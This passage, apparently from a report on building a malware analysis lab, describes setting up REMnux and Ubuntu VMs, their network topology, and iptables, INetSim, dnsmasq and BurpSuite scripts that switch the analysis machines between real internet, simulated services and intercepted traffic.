Python [31]	A programming language that is directly interpreted
readelf [32]	Unix built-in command that displays information about ELF format object files
REMnux [33]	A Linux toolkit mainly for malware analysis and reverse-engineering purposes.
SciTE [34]	A text editor that comes pre-installed on REMnux systems
sig-database [35]	A collection of IDA FLIRT signatures
ssdeep [36]	ssdeep is a program for computing context triggered piecewise hashes (CTPH). Another more sophisticated way of sample identification.
stat [37]	A Linux command to get the status of the file
strace [38]	A tool that, as its name implies, traces system calls of a running program.

tar [39]	Is Linux file archiver
Ubuntu [40]	Of the most famous computer operating systems based on the Debian Linux distribution.
UPX [41]	It stands for “Ultimate Packer for eXecutables” and it is open source. It can be used for both packing and unpacking and it supports many file formats.
Virtualbox [42]	One of the best free and powerful solutions regarding virtualization provided by Oracle.
Wireshark [43]	The most famous network protocol analyzer used. Can provides network examination at a microscopic level.
YARA [44]	YARA rules are another way of identifying malwares by creating rules that look for certain characteristics.
YARA rules [45]	
7z – 7za [46]	File archiver

4 Lab Setup

The lab setup is based on the ENISA guidelines [47] and consists of two kinds of VMs: the GW VM and the Analysis VMs. The "REMnux" distribution is based on "Ubuntu 18.04 LTS" and was selected for both the GW VM and the Analysis VM for the "Classification" and the "Code Analysis" stages. The main benefit of its selection is that it is a malware analysis-oriented distribution, and consequently comes with many related tools preinstalled. For the "Behavioral Analysis" stage an "Ubuntu" 20.04 VM was preferred over other distributions as it is one of the most popular Linux distributions for personal use. The "REMnux" distribution could be used as well but since it is a well-known malware analysis tool, it is always possible that it may be "flagged" by some malware.

The main advantage of this Lab architecture is its modular nature and the scalability that it offers. More VMs can be added if needed by the under-investigation sample or if other type of malware analysis (Windows, Android, etc.) will take place. In the case of "Skidmap" analysis two additional Analysis VMs were later needed to be added. Both are "CentOS" based, one on version 7.7 and one on version 8.2. The first one is "Nethserver" as there was no such "CentOS" version still available. Some "Classification and "Code Analysis" steps were performed on "Nethserver" VM, while both were used for "Behavioral Analysis" stage. In this chapter, only the preparation of "REMnux GW", "REMnux Analysis" and "Ubuntu" VMs are described, while "Nethserver" and "CentOS" VMs were installed accordingly to "Ubuntu VM"

On other advantage it that the access to the Internet, or the Fake Internet provided by "InetSim", can be centrally controlled by the GW. In order to achieve this, "iptable" rules were written and saved to scripts that provide easy transition between the desired states. Also "BurpSuit Community edition" and "INetSim" were used to interrupt the network traffic and to provide fake network services, respectively.

The hypervisor that was preferred is "VirtualBox" due to its open-source nature and due to the longer experience using it. However, any other hypervisor is eligible for the needs of this lab.

4.1 Network Topology

The core component of the topology (Figure 2.2.4.1) is the "GW REMnux" which provides connectivity between the three different subnets of this lab.

The first ethernet interface (eth0) provides connectivity to the internet through NAT, meaning that its IP address is dynamically assigned by DHCP.

The second ethernet interface (eth1) acts as the core node in a simple star topology where every peripheral node is connected to. IP address assignment in this subnet 10.0.0.0/24 was statically inserted. The subnet consists of:

- "REMnux GW" VM (10.0.0.1)
- "Analysis REMnux" VM (10.0.0.4)
- "Ubuntu" VM (10.0.0.5)
- "CentOS" VM (10.0.0.6), and
- "NethServer" VM (10.0.0.7)

The last ethernet interface (eth2) is responsible for the connectivity with the host, and its IP address (192.168.56.10) is statically inserted. To correctly assign this address, the command "ipconfig" was issued on the Host-PC and the VirtualBox Host-Only subnet was discovered (Figure 2.2.4.2).




Figure 2.2.4.1 – Lab Architecture

```
Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f567:3359:7254:2108%6
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure 2.2.4.2 – Discovering the Virtual Host-Only Network Adapter

4.2 REMnux GW VM Setup

The “REMnux GW” VM is of outmost importance for the Malware Analysis Laboratory due to the services that provides to the rest of the VMs (Analysis VMs). “INetSim”, “iptables” and “BurpSuite Community Edition’’ software is used in conjunction to provide internet or Simulated Internet services as well as the ability to intercept the traffic.

The possible services that can be provided to each of the analysis VM are shown in the figure below (Figure 2.2.4.1). This is achieved by executing the appropriate script and by enabling (if needed) the according “burp” proxy listeners. The actions regarding the software installation as well as the development of the “.firewall” and “.json” files are analyzed in the following subsections (4.2.1 - 4.2.6).




Figure 2.2.4.1 – The use of InetSim and BurpSuite on REMnux GW

4.2.1 Import Appliance

For the appliance to be imported the latest “REMnux” VM was downloaded from the official repository [33]. For the appropriate installation window to appear the “Ctrl+I” key combination was simultaneously hit.

There are three separate network adapters on the “REMnux GW” VM (Figure 4.2.1.1). The first one is responsible for the Internet connectivity, so it was attached to NAT. The second one was attached to the “Internal Network” named “intranet” while the last one was set to “Host-Only” and was responsible for secure file sharing with the host PC.




Figure 4.2.1.1 – REMnux GW Adapters

4.2.2 System Update

After the first boot of the GW VM, the latest updates were applied to the system by typing the following commands to a terminal:

- **$ sudo apt-get update**
- **$ sudo apt-get upgrade**

Then, a snapshot was captured to avoid repeating this process in case of system failure. Generally, the VM's state was saved after completing a time-consuming step of the analysis or before moving to a step that might need to be repeated (either because it is a trial attempt or because more than one attempts are needed before reaching to a conclusion).

4.2.3 Network Configuration

The "ifupdown" installation was performed in order for the new network manager ("netplan") to be disabled, as the network management through "/etc/network/interfaces" was preferred. To be able to use the "ifconfig command", the "net-tools" package was also installed. The corresponding command was:

- **$ sudo apt install ifupdown net-tools**

Additionally, another change based on personal preference was made. This was to rename the interfaces with the older naming convention [48]. Therefore, the three adapters were configured inside the "/etc/network/interfaces" file as illustrated below (Figure 4.2.3.1)

```
  GNU nano 2.9.3        /etc/network/interfaces

#NAT
auto eth0
iface eth0 inet dhcp

#intranet
auto eth1
iface eth1 inet static
    address 10.0.0.1
    netmask 255.255.255.0
    network 10.0.0.0
    broadcast 10.0.0.255

#host-only
auto eth2
iface eth2 inet static
    address 192.168.56.10
    netmask 255.255.255.0
    network 192.168.56.0
```

Figure 4.2.3.1 – The edited /etc/network/interfaces

A restart of the interfaces was needed so the commands "ifdown" and "ifup" were used sequentially. In addition, several "ping" command verified that the network was succesfully configured (Figure 4.2.3.2). The actual commands that were used, are:

- **$ sudo ifdown eth0, eth1, eth2**
- **$ sudo ifup eth0, eth1, eth2**
- **$ ping -c 4 -I eth0 8.8.8.8**
- **$ ping -c 4 -I eth2 192.168.56.1**

```
File  Edit  View  Search  Terminal  Help
remnux@remnux:~$ ping -c 4 -I eth0 8.8.8.8
PING 8.8.8.8 (8.8.8.8) from 10.0.2.15 eth0: 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=70.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=69.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=115 time=69.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=115 time=70.3 ms

--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3062ms
rtt min/avg/max/mdev = 69.758/70.173/70.713/0.511 ms
remnux@remnux:~$ ping -c 4 -I eth2 192.168.56.1
PING 192.168.56.1 (192.168.56.1) from 192.168.56.10 eth2: 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=128 time=0.314 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=128 time=0.309 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=128 time=0.276 ms
64 bytes from 192.168.56.1: icmp_seq=4 ttl=128 time=0.287 ms

--- 192.168.56.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3344ms
rtt min/avg/max/mdev = 0.276/0.296/0.314/0.023 ms
remnux@remnux:~$
```

Figure 4.2.3.2 – Network Connectivity Verification

At that point, another snapshot was captured.

4.2.4 Additional Software Installation

The “INetSim” software provided dynamic name translation services, when simulated internet was provided to the Analysis VMs. On the other hand, “INetSim” was disabled when connectionr thr the internet was required. Thus, another tool was used to act as the DNS, named “dnsmasq”.

This was installed by typing the following line into the “GW”’s terminal:

- **$ sudo apt-get install dnsmasq**

The configuration file of “dnsmasq” was copied and its contents were altered to those shown bellow
(Figure 4.2.4.1).

```
remnux@remnux: ~
File  Edit  View  Search  Terminal  Tabs  Help
remnux@re...  ×   remnux@re...  ×   remnux@re...  ×
remnux@remnux:~$ sudo cat /etc/dnsmasq.conf
no-poll
domain-needed
bogus-priv
strict-order
interface=eth1
bind-interfaces
log-queries
```

Figure 4.2.4.1 – The modified dnsmasq.conf

Moreover, a web GUI [26] for “iptables” was downloaded in order to test the “.firewall” scripts. A visual representation of the “iptables” (rules, chains & tables) and the network traffic had a great impact when developing those files. The installation processes started with downloading the file:

- **$ sudo git clone https://github.com/puux/iptables.git**

Then, the following commands followed, in order to install and run the server:

- **$ cd /iptables**
- **$ sudo npm install**
- **$ node server.js**

The interface was available by visiting localhost on port “1337” (Figure 4.2.4.2 & Figure 4.2.4.3).




Figure 4.2.4.2 – Installing Web GUI for “iptables”

The default credentials are Username: **Admin,** Password: *empty.*




Figure 4.2.4.3 – The “iptables” web GUI

The installation process of “BurpSuite Community Edition” was as easy as downloading the latest 64-bit installation file for Linux OSes [49] and entering the following command into a terminal:

- **$ sudo bash <downloaded file>**

The rest of the processes was guided, and the “/opt/BurpSuiteCommunity” folder was selected as the installation folder

4.2.5 Firewall Scripts

The scripts provided by ENISA on their “Artefact handling” VM (“styx32.ova”) [50] were modified accordingly for the needs of this Lab environment. As a result, four “.firewall” scripts were created that were responsible for the routing changes to be applied on demand.

4.2.5.1 The “internet.firewall” script

The first script that was created was the “internet.firewall” script (Figure 4.2.5.1.1) in order for the Analysis VMs to access the WWW.

1 internet.firewall

```
#!/bin/bash

# stop existing systemd-resolved service
sudo service systemd-resolved stop

# stop existing dnsmasq service
sudo /etc/init.d/dnsmasq stop

# stop existing inetsim service
sudo /etc/init.d/inetsim stop

# restore saved interfaces configuration file
sudo rm /etc/network/interfaces
sudo cp /etc/network/interfaces.internet /etc/network/interfaces

# Echo commands and abort on errors
set -xeu

# Clean iptables
sudo /lab/bin/reset-iptables.sh

# Define network interfaces:
IFACE_WAN=eth0
IFACE_LAN=eth1

# Set iptable rules
iptables -A FORWARD -i $IFACE_LAN -o $IFACE_WAN -m comment --comment "Forward traffic from eth1 to eth0" -j ACCEPT
iptables -A FORWARD -i $IFACE_WAN -o $IFACE_LAN -m state --state ESTABLISHED,RELATED -m comment --comment "Forward traffic from eth0 to eth1" -j ACCEPT
iptables -t nat -A POSTROUTING -o $IFACE_WAN -m comment --comment "Masquerade outgoing traffic" -j MASQUERADE

# Enable packet forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

# enable systemd-resolved
sudo systemctl enable systemd-resolved.service

# restart networking service
sudo /etc/init.d/networking restart

# restart systemd-resolved service
sudo service systemd-resolved restart

# start dnsmasq service
sudo /etc/init.d/dnsmasq start
```

Figure 4.2.5.1.1 – The internet.firewall file

The script begins with the termination of all the related services ("systemd-resolved", "dnsmasq" and "inetsim") that may be activated from any other ".firewall" script and ends with the reactivation of those needed.

After the services are stopped, the "/etc/network/interfaces.internet" that was created for this specific script is being restored as the "/etc/network/interfaces" in use. After a series of failed attempts, it was decided that a separate "interfaces" script for each of the ".firewall" scripts would simplify the troubleshooting process.

The original "/etc/network/interfaces" that was previously created (Figure 4.2.3.1) was saved as "/etc/network/interfaces.backup".

The bash script flags "xeu" were set for the script to be more verbose while being executed and to abort in case an error was encountered.

In the line 20 of "internet.firewall" another script dedicated for clearing the "iptables" [51] is being executed (Figure 4.2.5.1.2).

1 reset-iptables.sh

```
#!/usr/bin/env bash
set -eu
declare -A chains=(
   [filter]=INPUT:FORWARD:OUTPUT
   [raw]=PREROUTING:OUTPUT
   [mangle]=PREROUTING:INPUT:FORWARD:OUTPUT:POSTROUTING
   [security]=INPUT:FORWARD:OUTPUT
   [nat]=PREROUTING:INPUT:OUTPUT:POSTROUTING
)
for table in "${!chains[@]}"; do
   echo "${chains[$table]}" | tr : $"\n" | while IFS= read -r; do
      iptables -t "$table" -P "$REPLY" ACCEPT
   done
   iptables -t "$table" -F
   iptables -t "$table" -X
done
```

Figure 4.2.5.1.2 – The "reset-iptables.sh" file

For the Internet to be accessed from the Analysis VMs, three "iptables" rules are applied. The first one is responsible for redirecting the traffic from the "intranet" interface to the "NAT" while the second allows for the responses to be returned in the same way. The third rule masquerades the outgoing traffic so that NAT can be achieved. Also, comments have been typed in the "iptables" rules that declare their functionality.

IP forwarding is important for the routing to be, so it was applied in every ".firewall" script that was created. (line 32).

4.2.5.2 The "inetsim.firewall" script

The simulated traffic is routed via the "inetsim.firewall" script (Figure 4.2.5.2.1) to the analysis machines. The iptables of this file are blocking the access to port 22, the SSH port, from the intranet and redirect the rest of the incoming traffic from this adapter to the IP address that "INetSim" is configured to be listening to.

The services that are needed for those setting to be effective are of course different from those needed by the "internet.firewall" script, so they are disabled and enabled accordingly.

1 inetsim.firewall

```
#!/bin/bash

# stop existing dnsmasq service
sudo /etc/init.d/dnsmasq stop

# restore saved interfaces configuration file
sudo rm /etc/network/interfaces
sudo cp /etc/network/interfaces.backup /etc/network/interfaces

# restore saved inetsim configuration files
sudo rm /etc/inetsim/inetsim.conf
sudo cp /etc/inetsim/inetsim.conf.backup /etc/inetsim/inetsim.conf

# Echo commands and abort on errors
set -xeu

# Clean
sudo /lab/bin/reset-iptables.sh

# Define network interfaces:
IFACE_WAN=eth0
IFACE_LAN=eth1

# Set iptable rules
iptables -A INPUT -i $IFACE_LAN -p tcp -m comment --comment "Block access to port 22 from Victim" -m tcp --dport 22 -j DROP
iptables -t nat -A PREROUTING -i $IFACE_LAN -m comment --comment "Redirect traffic to INetSim" -j DNAT --to-destination 10.0.0.1


# Enable packet forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward

#restart networking service
sudo /etc/init.d/networking restart

# stop existing systemd-resolved service
sudo service systemd-resolved stop

# disable systemd-resolved service
sudo systemctl disable systemd-resolved.service

#restart inetsim service
sudo /etc/init.d/inetsim start
```

Figure 4.2.5.2.1 – The “inestim.firewall” file

The “inetsim.conf” file located on the “/etc/inetsim” path are of great importance as it contains a set of options that define the simulated services such as the default response to a URL request. On this script, the “inetsim.conf.backup” (Figure 4.2.5.2.2) which is also located on the “/etc/inetsim/” path which replaces the default “inetsim.conf”.

The “inetsim.conf.backup” contains the following modifications:

- the enabling of all the available services, and
- the assignment of “10.0.0.1” in the “service_bind_address” and “dns_default_ip” fields.

```
# Available service names are:
# dns, http, smtp, pop3, tftp, ftp, ntp, time_tcp,
# time_udp, daytime_tcp, daytime_udp, echo_tcp,
# echo_udp, discard_tcp, discard_udp, quotd_tcp,
# quotd_udp, chargen_tcp, chargen_udp, finger,
# ident, syslog, dummy_tcp, dummy_udp, smtps, pop3s,
# ftps, irc, https
#
start_service dns
start_service http
start_service https
start_service smtp
start_service smtps
start_service pop3
start_service pop3s
start_service ftp
start_service ftps
start_service tftp
start_service irc
start_service ntp
start_service finger
start_service ident
start_service syslog
start_service time_tcp
start_service time_udp
start_service daytime_tcp
start_service daytime_udp
start_service echo_tcp
start_service echo_udp
start_service discard_tcp
start_service discard_udp
start_service quotd_tcp
start_service quotd_udp
start_service chargen_tcp
start_service chargen_udp
start_service dummy_tcp
start_service dummy_udp

service_bind_address        10.0.0.1

dns_default_ip  10.0.0.1
```

Figure 4.2.5.2.2 – The inetsim.conf.backup file

Apart from those differences that are mentioned above, no other significant one exists between those two files.

Since DNS resolving was handled by the “INetSim” software, the “system-resolved” and the “dnsmasq” services were stopped.

4.2.5.3 The “burp_internet.firewall” script

When malware analysis is carried out, a controlled environment is required. Thus, the ability to intercept the network traffic is important. To provide such control mechanism, the “burp_internet.firewall” script was created (Figure 4.2.5.3.1).

```
1 burp_internet.firewall

# Define network interfaces:
IFACE_WAN=eth0
IFACE_LAN=eth1

# Set iptable rules
sudo iptables -A PREROUTING -t nat -i $IFACE_LAN -p tcp -m tcp --dport 80 -j REDIRECT
--to-ports 8080
sudo iptables -A PREROUTING -t nat -i $IFACE_LAN -p tcp -m tcp --dport 443 -j REDIRECT
 --to-ports 8443
sudo iptables -A FORWARD -i $IFACE_LAN -o $IFACE_WAN -j ACCEPT
sudo iptables -A FORWARD -i $IFACE_WAN -o $IFACE_LAN -m state --state ESTABLISHED,
RELATED -j ACCEPT
sudo iptables -A POSTROUTING -t nat -s 10.0.0.0/24 -o $IFACE_WAN -j MASQUERADE
```

Figure 4.2.5.3.1 – the burp_internet.firewall file

The “internet.firewall” and “burp_internet.firewall” file only differ on the “iptables” rules that are applied. The redirection from ports 80 and 443 to 8080 and 8443 respectively, was required as “BurpSuite Community Edition” was configured to listen to those ports. Therefore, corresponging rules were included in this script.

For this script to be functional, “BurpSuit Community Edition” must be already executed and listening to the above mentioned ports.

4.2.5.4 The “burp_inetsim.firewall” script

The final script that was written during the Lab setup, was the “burp_inetsim.firewall”, capable of intercepting the simulated traffic that is generated by the “INetSim”.

This script is similar to the “inetsim.firewall” file, but it uses a different “INetSim” configuration file, which was named “inetsim-burp.conf” (Figure 4.2.5.4.1). In this file the “service_bind_address” is set to 0.0.0.0, http_bind_port” is set to 880 and “https_bind_port” is set to 8443.

```
#########################################
# service_bind_address
#
# IP address to bind services to
#
# Syntax: service_bind_address <IP address>
#
# Default: 127.0.0.1
#
#service_bind_address    10.0.0.1
service_bind_address      0.0.0.0

#########################################
# http_bind_port
#
# Port number to bind HTTP service to
#
# Syntax: http_bind_port <port number>
#
# Default: 80
#
http_bind_port         880

#########################################
# https_bind_port
#
# Port number to bind HTTPS service to
#
# Syntax: https_bind_port <port number>
#
# Default: 443
#
https_bind_port             8443
```

Figure 4.2.5.4.1 – The inetsim-burp.conf

The redirection from the default http and https ports (80 and 443 respectively) to ports 880 and 8443, is achieved via “BurpSuit Community Edition” rather than “iptables” software. Therefore, there are no such rules implemented on this script (Figure 4.2.5.4.2).

1 burp_inetsim.firewall

```
# restore saved inetsim configuration files
sudo rm /etc/inetsim/inetsim.conf
sudo cp /etc/inetsim/inetsim-burp.conf /etc/inetsim/inetsim.conf

# Echo commands and abort on errors
set -xeu

# Clean
sudo /lab/bin/reset-iptables.sh

# Define network interfaces:
IFACE_WAN=eth0
IFACE_LAN=eth1

# Set iptable rules

# Enable packet forwarding
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Figure 4.2.5.4.2 – The burp_inetsim.firewall

4.2.6 Configuration of “BurpSuite Community Edition”

Since this software edition is not the paid version, only a temporary project can be created, meaning that no changes are saved. For this reason, once the proxy listeners were configured, they were exported to “burp-internet_proxy-listeners.json” and “burp-inetsim_proxy-listeners.json”. As their name suggests, “burp-internet_proxy-listeners.json” is meant to be used in conjunction with the “burp_internet.firewall”, while “burp-inetsim_proxy-listeners.json” is meant to be used in conjunction with the “burp-inetsim.firewall”. Both files contain the proxy listeners of each other, so that the transition between “burp_inetsim.firewall” and “burp_internet.firewall” can take place faster.

Beneath the proxy listener configuration, “PortSwigger” (the company that developed “BurpSuite”) must be imported as a CA on the Analysis VMs. This process, however, is described separately for each Analysis VM, since the process differs slightly depending on the OS.

4.2.6.1 Proxy Listeners Configuration

After launching “BurpSuite Community Edition” with administrative privileges and selecting “Temporary Project” as well as “Use Burp defaults” on the prompted windows, the program is started. From the main menu, the tab “Proxy” and then tab “Options” were selected (Figure 4.2.6.1.1).




Figure 4.2.6.1.1 – Proxy Options tab

